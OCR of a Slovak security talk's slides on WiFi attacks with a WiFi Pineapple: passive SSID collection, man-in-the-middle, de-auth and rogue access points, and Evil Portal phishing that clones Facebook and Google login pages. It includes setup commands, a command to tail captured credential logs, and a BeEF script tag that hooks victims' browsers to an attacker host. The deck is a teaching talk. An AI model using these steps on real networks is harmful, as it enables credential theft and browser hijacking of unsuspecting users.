
WiFi Tricks
For Fun & Profit

Juraj Belko
Tempest a.s.

Použité zariadenia



- Wifi Pineapple Nano
- USB WiFi dongle
- SD karta
- Battery pack
- Notebook
- Tablet/Smartphone

WiFi

- **802.11** protokol
- **Bezdrôtové** dátové spojenie
- Access Point (**AP**)
  - Prístupový bod
  - Typický model pripojenia do siete
- Service Set Identifier (**SSID**)
  - “Nálepka” na označenie vysielaného signálu

Pasívny útok

- **Ťažké** detegovať
- Útočník len “**počúva**” a nevysiela
- Zbieranie **SSID**
- WarDriving, WarWalking, War(*)ing


Aktívny útok
Man in the Middle

- MItM - “človek uprostred” 😎
- Útočník ako **prostredník** v komunikácii medzi klientom a cieľom
- Dáta sú **zachytávané**, **analyzované** a podľa potreby **upravované**
- Predstavme si **Proxy Server**


Máme bezpečnú WiFi

SSID Kaviaren

Ako si “získat’” klienta




- Cieľové AP “presvietime”
- Deautentifikačný “de-auth” útok
- Otvorené WiFi siet’e
- RougeAP - agresívne odpovede
- Evil Portal



Evil Portal


- “Captive Portal” pre prístup do WiFi
- Sociálne inžinierstvo a “phishing”
- Získavanie citlivých údajov a inštalácia malware

- Klonovať je možné ľubovolný portál



Evil Portal


- Hotové riešenie - https://github.com/kbeflo/evilportals
- Stránka pod našou správou
- Zaujímavé sú hlavne Google a Facebook účty



Príprava prostredia

- git clone https://github.com/kbeflo/evilportals
- scp -R ./* root@172.16.42.1:/sd/portals/

- ssh -l root 172.16.42.1
- for i in `ls /sd/portals`; do echo $i; ln -s /sd/portals/$i /root/portals/ ; done;




- Aktivácia EvilPortal modulu

Pripojenie klienta

- Nechámie klienta pripojiť sa do siete
- Sledujeme aktivitu:
  - ssh -l root 172.16.42.1
  - tail -f /sd/evilportal-logs/facebook-login.txt


HTTP Sniffer

- HTTP URL
- Cookies
- HTTP POST dáta
- Obrázky



The Browser Exploitation Framework

- <script src="http://172.16.42.42:3000/hook.js"></script>
- http://127.0.0.1:3000/ui/panel
- beef/beef



Čo môžeme vidiet'?

- ngrep
- urlsnarf
- tcpdump

- SSLstrip aka “HTTPS downgrade”
  - HTTP Strict Transport Security
  - HSTS preload list v prehliadačoch
  - HPKP HTTP Public Key Pinning

Ako “ohnút’” internet?

- DNS spoofing - manipulácia DNS
- HTTP Proxy
- Sociálne inžinierstvo
- iFrame insert

Ďakujem za pozornosť